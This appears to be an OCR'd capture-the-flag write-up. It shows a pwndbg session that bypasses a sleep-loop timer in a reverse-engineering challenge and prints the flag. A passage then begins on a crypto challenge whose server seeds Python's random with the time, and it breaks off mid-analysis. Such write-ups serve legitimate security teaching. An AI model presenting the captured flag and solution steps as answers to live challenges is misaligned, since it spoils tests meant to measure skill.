
```
/* WARNING: Unknown calling convention -- yet parameter storage is locked */

int sleep(void)

{
  int i;

  for (i = 0; i < 0x591280; i = i + 1) {
    printf("DanxomeLou, la pleine lune est dans....  %d secondes \n",(ulong)(0x591280 - i));
    sleep(1);
  }
  return 0;
}
```

And I'll use `pwndbg` function `breakrva` which works well with a PIE enabled binary




```
pwndbg> breakrva 0x1325
Breakpoint 3 at 0x555555555325
pwndbg>
```

Now I will continue the program execution using `c` twice



```
pwndbg> c
Continuing.
─────────── LougaDanxomeRou ───────────

TIMER

───────────────────────────────────────


Selon la légende, le roi Béhanzin n'était pas simplement un Lougarou, mais plutôt un Lougarou Alpha, un être puissant et dominant.

Le roi Béhanzin a laissé un objet sur lequel est gravée une inscription qui vous aidera dans la suite de votre quête.
Cette inscription ne s'affiche que les soirs de pleine lune. Revenez le soir de   pleine lune, et vous pourrez lire l'inscription gravée sur l'objet.


Hint: Time is not fr13nds. L3t'5 g0 young p4d4w4n


Breakpoint 3, 0×0000555555555325 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────[ REGISTERS / show-flags off / show-compact-regs off ]───────────────────
*RAX  0×2
 RBX  0×7fffffffdcc8 —▸ 0×7fffffffe045 ◂— '/tmp/chall/debug'
*RCX  0×7ffff7ebc0e0 (write+16) ◂— cmp rax, -0×1000 /* 'H=' */
*RDX  0×1
*RDI  0×7ffff7f98a10 (_IO_stdfile_1_lock) ◂— 0×0
*RSI  0×1
*R8   0×55555557a000
*R9   0×21001
*R10  0×1000
*R11  0×202
 R12  0×0
 R13  0×7fffffffdcd8 —▸ 0×7fffffffe056 ◂— 'POWERSHELL_TELEMETRY_OPTOUT=1'
 R14  0×555555557dd8 —▸ 0×555555555140 ◂— endbr64
 R15  0×7ffff7ffd020 (_rtld_global) —▸ 0×7ffff7ffe2e0 —▸ 0×555555554000 ◂— 0×10102464c457f
*RBP  0×7fffffffdbb0 ◂— 0×1
*RSP  0×7fffffffdba8 —▸ 0×5555555553dc ◂— call 0×555555555190
*RIP  0×555555555325 ◂— push rbp
───────────────────[ DISASM / x86-64 / set emulate on ]───────────────────
 ► 0×555555555325    push   rbp
```




```
───────────────────[ DISASM / x86-64 / set emulate on ]───────────────────
 ► 0×555555555325    push   rbp
   0×555555555326    mov    rbp, rsp
   0×555555555329    sub    rsp, 0×10
   0×55555555532d    mov    dword ptr [rbp - 8], 0×591280
   0×555555555334    mov    dword ptr [rbp - 4], 0
   0×55555555533b    jmp    0×555555555367                <0×555555555367>
    ↓
   0×555555555367    mov    eax, dword ptr [rbp - 4]
   0×55555555536a    cmp    eax, dword ptr [rbp - 8]
   0×55555555536d    jl     0×55555555533d                <0×55555555533d>
    ↓
   0×55555555533d    mov    eax, dword ptr [rbp - 8]
   0×555555555340    sub    eax, dword ptr [rbp - 4]
───────────────────[ STACK ]───────────────────
00:0000│ rsp 0×7fffffffdba8 —▸ 0×5555555553dc ◂— call 0×555555555190
01:0008│ rbp 0×7fffffffdbb0 ◂— 0×1
02:0010│     0×7fffffffdbb8 —▸ 0×7ffff7deb18a (__libc_start_call_main+122) ◂— mov edi, eax
03:0018│     0×7fffffffdbc0 —▸ 0×7fffffffdcb0 —▸ 0×7fffffffdcb8 ◂— 0×38 /* '8' */
04:0020│     0×7fffffffdbc8 —▸ 0×5555555553c9 ◂— push rbp
05:0028│     0×7fffffffdbd0 ◂— 0×155554040
06:0030│     0×7fffffffdbd8 —▸ 0×7fffffffdcc8 —▸ 0×7fffffffe045 ◂— '/tmp/chall/debug'
07:0038│     0×7fffffffdbe0 —▸ 0×7fffffffdcc8 —▸ 0×7fffffffe045 ◂— '/tmp/chall/debug'
───────────────────[ BACKTRACE ]───────────────────
 ► 0   0×555555555325
   1   0×5555555553dc
   2   0×7ffff7deb18a __libc_start_call_main+122
   3   0×7ffff7deb245 __libc_start_main+133
   4   0×5555555550c1
──────────────────────────────────────
pwndbg> █
```

We are at the beginning of the sleep call


What I want to do is set the counter which is `i` to `0x591280` so that it will exit the loop

And currently the variable `i` is going to be set to `0` and the value where it's stored is assigned to `$rbp - 4`



```
───────────────────[ DISASM / x86-64 / set emulate on ]───────────────────
 ► 0×555555555325    push   rbp
   0×555555555326    mov    rbp, rsp
   0×555555555329    sub    rsp, 0×10
   0×55555555532d    mov    dword ptr [rbp - 8], 0×591280
   0×555555555334    mov    dword ptr [rbp - 4], 0
   0×55555555533b    jmp    0×555555555367                <0×555555555367>
    ↓
   0×555555555367    mov    eax, dword ptr [rbp - 4]
   0×55555555536a    cmp    eax, dword ptr [rbp - 8]
   0×55555555536d    jl     0×55555555533d                <0×55555555533d>
    ↓
   0×55555555533d    mov    eax, dword ptr [rbp - 8]
   0×555555555340    sub    eax, dword ptr [rbp - 4]
───────────────────[ STACK ]───────────────────
```

I'll step into the four instruction to meet that address




```
─────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────
   0×555555555325    push   rbp
   0×555555555326    mov    rbp, rsp
   0×555555555329    sub    rsp, 0×10
   0×55555555532d    mov    dword ptr [rbp - 8], 0×591280
 ► 0×555555555334    mov    dword ptr [rbp - 4], 0
   0×55555555533b    jmp    0×555555555367                <0×555555555367>
    ↓
   0×555555555367    mov    eax, dword ptr [rbp - 4]
   0×55555555536a    cmp    eax, dword ptr [rbp - 8]
   0×55555555536d    jl     0×55555555533d                <0×55555555533d>
    ↓
   0×55555555533d    mov    eax, dword ptr [rbp - 8]
   0×555555555340    sub    eax, dword ptr [rbp - 4]
────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rsp 0×7fffffffdb90 —▸ 0×555555557dd8 —▸ 0×555555555140 ◂— endbr64
01:0008│     0×7fffffffdb98 ◂— 0×555500591280
02:0010│ rbp 0×7fffffffdba0 —▸ 0×7fffffffdbb0 ◂— 0×1
03:0018│     0×7fffffffdba8 —▸ 0×5555555553dc ◂— call 0×555555555190
04:0020│     0×7fffffffdbb0 ◂— 0×1
05:0028│     0×7fffffffdbb8 —▸ 0×7ffff7deb18a (__libc_start_call_main+122) ◂— mov edi, eax
06:0030│     0×7fffffffdbc0 —▸ 0×7fffffffdcb0 —▸ 0×7fffffffdcb8 ◂— 0×38 /* '8' */
07:0038│     0×7fffffffdbc8 —▸ 0×5555555553c9 ◂— push rbp
──────────────────────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────
 ► 0   0×555555555334
   1   0×5555555553dc
   2   0×7ffff7deb18a __libc_start_call_main+122
   3   0×7ffff7deb245 __libc_start_main+133
   4   0×5555555550c1
───────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

```
ni
ni
ni
ni
```

We can see that the current program execution is at that address (instruction register)

What I want to reach is actually the `cmp` instruction




```
─────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────
 ► 0×555555555325    push   rbp
   0×555555555326    mov    rbp, rsp
   0×555555555329    sub    rsp, 0×10
   0×55555555532d    mov    dword ptr [rbp - 8], 0×591280
   0×555555555334    mov    dword ptr [rbp - 4], 0
   0×55555555533b    jmp    0×555555555367                <0×555555555367>
    ↓
   0×555555555367    mov    eax, dword ptr [rbp - 4]
   0×55555555536a    cmp    eax, dword ptr [rbp - 8]
   0×55555555536d    jl     0×55555555533d                <0×55555555533d>
    ↓
   0×55555555533d    mov    eax, dword ptr [rbp - 8]
   0×555555555340    sub    eax, dword ptr [rbp - 4]
────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────
```

```
eax, dword ptr [rbp - 8]
```

The value of `rax/eax` will hold the current counter value


So let us step into that instruction using `ni` twice



```
[ DISASM / x86-64 / set emulate on ]
   0×555555555329    sub    rsp, 0×10
   0×55555555532d    mov    dword ptr [rbp - 8], 0×591280
   0×555555555334    mov    dword ptr [rbp - 4], 0
   0×55555555533b    jmp    0×555555555367                <0×555555555367>
    ↓
   0×555555555367    mov    eax, dword ptr [rbp - 4]
 ► 0×55555555536a    cmp    eax, dword ptr [rbp - 8]
   0×55555555536d    jl     0×55555555533d                <0×55555555533d>
    ↓
   0×55555555533d    mov    eax, dword ptr [rbp - 8]
   0×555555555340    sub    eax, dword ptr [rbp - 4]
   0×555555555343    mov    esi, eax
   0×555555555345    lea    rax, [rip + 0×128c]
[ STACK ]
00:0000│ rsp 0×7fffffffdb90 —▸ 0×555555557dd8 —▸ 0×555555555140 ◂— endbr64
01:0008│     0×7fffffffdb98 ◂— 0×591280
02:0010│ rbp 0×7fffffffdba0 —▸ 0×7fffffffdbb0 ◂— 0×1
03:0018│     0×7fffffffdba8 —▸ 0×5555555553dc ◂— call 0×555555555190
04:0020│     0×7fffffffdbb0 ◂— 0×1
05:0028│     0×7fffffffdbb8 —▸ 0×7ffff7deb18a (__libc_start_call_main+122) ◂— mov edi, eax
06:0030│     0×7fffffffdbc0 —▸ 0×7fffffffdcb0 —▸ 0×7fffffffdcb8 ◂— 0×38 /* '8' */
07:0038│     0×7fffffffdbc8 —▸ 0×5555555553c9 ◂— push rbp
[ BACKTRACE ]
 ► 0   0×55555555536a
   1   0×5555555553dc
   2   0×7ffff7deb18a __libc_start_call_main+122
   3   0×7ffff7deb245 __libc_start_main+133
   4   0×5555555550c1

pwndbg> x/i $rax
   0×0: Cannot access memory at address 0×0
pwndbg> x/i $rbp - 8
   0×7fffffffdb98:      adc    BYTE PTR [rdx],0×59
pwndbg> x/10i $rbp - 8
   0×7fffffffdb98:      adc    BYTE PTR [rdx],0×59
   0×7fffffffdb9b:      add    BYTE PTR [rax],al
   0×7fffffffdb9d:      add    BYTE PTR [rax],al
   0×7fffffffdb9f:      add    BYTE PTR [rax-0×25],dh
   0×7fffffffdba5:      jg     0×7fffffffdba7
   0×7fffffffdba7:      add    ah,bl
   0×7fffffffdba9:      push   rbx
   0×7fffffffdbaa:      push   rbp
   0×7fffffffdbab:      push   rbp
   0×7fffffffdbac:      push   rbp
pwndbg>
```

From the image above our current instruction register is at that `cmp` address and the current value of `rax` is `0`


So let us change that



```
pwndbg> x $rbp - 8
   0×7fffffffdb98:      adc    BYTE PTR [rdx],0×59
pwndbg> set $rax = 0×591280
pwndbg> x $rax
   0×591280:     Cannot access memory at address 0×591280
pwndbg>
```

```
set $rax = 0x591280
```


If we continue the program execution we would get the flag



```
pwndbg> c
Continuing.
The time has come. Flag is "CTF_R3v3rs3_pl4y3r_No_T1m3_T0_R3st_br34k_m3_!hevxo"
[Inferior 1 (process 874856) exited normally]
pwndbg>
```

```
Flag: CTF_R3v3rs3_pl4y3r_No_T1m3_T0_R3st_br34k_m3_!hevxo
```

U.T.C


Challenge 27 Solves

U.T.C

100


CRYPTO

nc 54.37.70.250 1873

Author: unpasswd

We are given a remote instance to connect to and the remote source code

Here's the source code


server.py - chall - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
CHALL
OUTLINE
TIMELINE
server.py
Ln 1, Col 1 Spaces: 4 UTF-8 CRLF Python

```python
import random
import os
import time


tresor = "CTF_XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"

t = int(time.time())
random.seed(t)

def encrypt(data):
    assert isinstance(data, bytes)

    cipher = []
    for b in data:
        r = random.randint(0, 255)
        c = (b+r) % 256
        cipher.append(c)
    return cipher


def intro():
    print("[+] U.T.C [+]")
    print("Choisir (e) pour récupérer le trésor et (q) pour quitter")


def main():
    intro()

    while True:
        try:
            choice = input()
        except:
            exit()

        if choice == "e":
            tresor_enc = encrypt(tresor.encode())
            print("-".join(map(str, tresor_enc)))
        if choice == "q":
            print("Byeeeeeeeeeee !!!")
            exit()


main()
```

```python
import random
import os
import time


tresor = "CTF_XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"

t = int(time.time())
random.seed(t)

def encrypt(data):
    assert isinstance(data, bytes)

    cipher = []
    for b in data:
        r = random.randint(0, 255)
        c = (b+r) % 256
        cipher.append(c)
    return cipher


def intro():
    print("[+] U.T.C [+]")
    print("Choisir (e) pour récupérer le trésor et (q) pour
quitter")


def main():
    intro()

    while True:
        try:
            choice = input()
        except:
            exit()

        if choice == "e":
            tresor_enc = encrypt(tresor.encode())
            print("-".join(map(str, tresor_enc)))
        if choice == "q":
            print("Byeeeeeeeeeee !!!")
            exit()


main()
```

I'll explain what it does:

- Firstly it creates the flag in the `tresor` variable
- Then the binary creates a seed with the current time which is used in the `random` python function

It has three functions which are `intro`, `encrypt` and `main`

- Intro function

```python
def intro():
    print("[+] U.T.C [+]")
    print("Choisir (e) pour récupérer le trésor et (q) pour 
quitter")
```

Nothing interesting there except the option to choose `e` or `q`

- Main function

```python
def main():
    intro()

    while True:
        try:
            choice = input()
        except:
            exit()

        if choice == "e":
            tresor_enc = encrypt(tresor.encode())
            print("-".join(map(str, tresor_enc)))
        if choice == "q":
            print("Byeeeeeeeeeee !!!")
            exit()
```

From the main function we can see that it prompts us for an input which is the choice we want to choose

